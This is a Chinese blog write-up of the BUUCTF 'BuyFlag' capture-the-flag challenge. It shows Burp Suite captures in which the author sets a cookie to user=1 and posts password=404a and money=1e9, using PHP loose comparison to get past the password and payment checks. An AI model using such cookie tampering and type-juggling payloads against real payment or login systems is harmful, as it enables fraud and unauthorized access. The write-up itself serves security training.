

BUUCTF刷题笔记 BuyFlag

原创

[m0_46576074](#)  于 2020-05-12 08:51:30 发布  491  收藏 1

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/m0_46576074/article/details/106068369


版权

[极客大挑战 2019]BuyFlag

进入页面



点击menu，进到payflag页面，查看源代码



发现

```
<!--
~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
-->
```

使用burpsuite抓包

Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x ...

Send Cancel < >

Target: http://6f95e865-fab6-4337-9c9c-5dad42c53012.node3.buuoj.cn

Request

Raw Params Headers Hex

```

1 GET /pay.php HTTP/1.1
2 Host: 6f95e865-fab6-4337-9c9c-5dad42c53012.node3.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
  Gecko/20100101 Firefox/75.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
  .8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://6f95e865-fab6-4337-9c9c-5dad42c53012.node3.buuoj.cn/
9 Cookie: user=0
10 Upgrade-Insecure-Requests: 1
11
12

```

Response

Raw Headers Hex HTML Render

```

1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Tue, 12 May 2020 00:43:48 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 2451
6 Connection: close
7 X-Powered-By: PHP/5.3.3
8
9 <!DOCTYPE HTML>
10
11 <html>
12   <head>
13     <title>Buy You Flag</title>
14     <meta charset="utf-8" />
15     <meta name="viewport" content="width=device-width,
16   initial-scale=1" />
17     <!--[if lte IE 8]><script
18   src="assets/js/ie/html5shiv.js"></script><![endif]-->
19     <link rel="stylesheet" href="assets/css/main.css" />
20     <!--[if lte IE 8]><link rel="stylesheet"
21   href="assets/css/ie8.css" /><![endif]-->
22     <!--[if lte IE 9]><link rel="stylesheet"
23   href="assets/css/ie9.css" /><![endif]-->
24   </head>
25   <body>
26     <!-- Page Wrapper -->
27     <div id="page-wrapper">
28       <!-- Header -->
29       <header id="header">
30         <h1><a href="index.php">Syclover</a></
31       </h1>
32       <nav id="nav">
33         <ul>
34           <li class="special">
35             <a href="#menu" class="
36           menuToggle"><span>Menu</span></a></li>
37           <div id="menu">
38             <ul>
39               <li><a href="
40             index.php">Home</a></li>
41             <li><a href="
42             pay.php">PayFlag</a></li>
43           </ul>
44         </div>
45       </ul>
46     </header>
47   </body>
48 </html>

```

Done

https://blog.csdn 2,632 bytes | 17 millis

把user改成1, post参数password, money进去

Burp Suite Professional v2020.2 - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 x 2 x 3 x ...

Send Cancel < >

Target: http://6f95e865-fab6-4337-9c9c-5dad42c53012.node3.buuoj.cn

Request

Raw Params Headers Hex

```

1 POST /pay.php HTTP/1.1
2 Host: 6f95e865-fab6-4337-9c9c-5dad42c53012.node3.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0)
  Gecko/20100101 Firefox/75.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
  .8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://6f95e865-fab6-4337-9c9c-5dad42c53012.node3.buuoj.cn/
9 Cookie: user=1
10 Upgrade-Insecure-Requests: 1
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 23
13
14 password=404a&money=1e9

```

Response

Raw Headers Hex HTML Render

```

55 FLAG:</br>
56 You must be a student
57 from CUIT!!!</br>
58 You must be answer the
59 correct password!!!
60 </p>
61 <hr />
62 <p>
63 you are CUITer</br>Password Right!</br>
64 flag(aed11c8d-acc6-4c11-a9ea-f354e9b78702)
65 </br>
66 </p>
67 <hr />
68 </div>
69 </section>
70 </article>
71 <!-- Footer -->
72 <footer id="footer">
73   <ul class="copyright">
74     <li>&copy; Syclover</li><li>
75   Design: C14y</li>
76   </ul>
77 </footer>
78
79

```

```
80     </div>
81
82     <!-- Scripts -->
83     <script src="assets/js/jquery.min.js"></script>
84     <script src="assets/js/jquery.scrollex.min.js"></
85 script>
86     <script src="assets/js/jquery.scrolly.min.js"></script>
87
88     <script src="assets/js/skel.min.js"></script>
89     <script src="assets/js/util.js"></script>
90     <!--[if lte IE 8]><script
91 src="assets/js/ie/respond.min.js"></script><![endif]-->
92     <script src="assets/js/main.js"></script>
93
94 </body>
```

Done

0 matches

0 matches

https://blog.csdn.net/2,677 bytes | 17 millis

得flag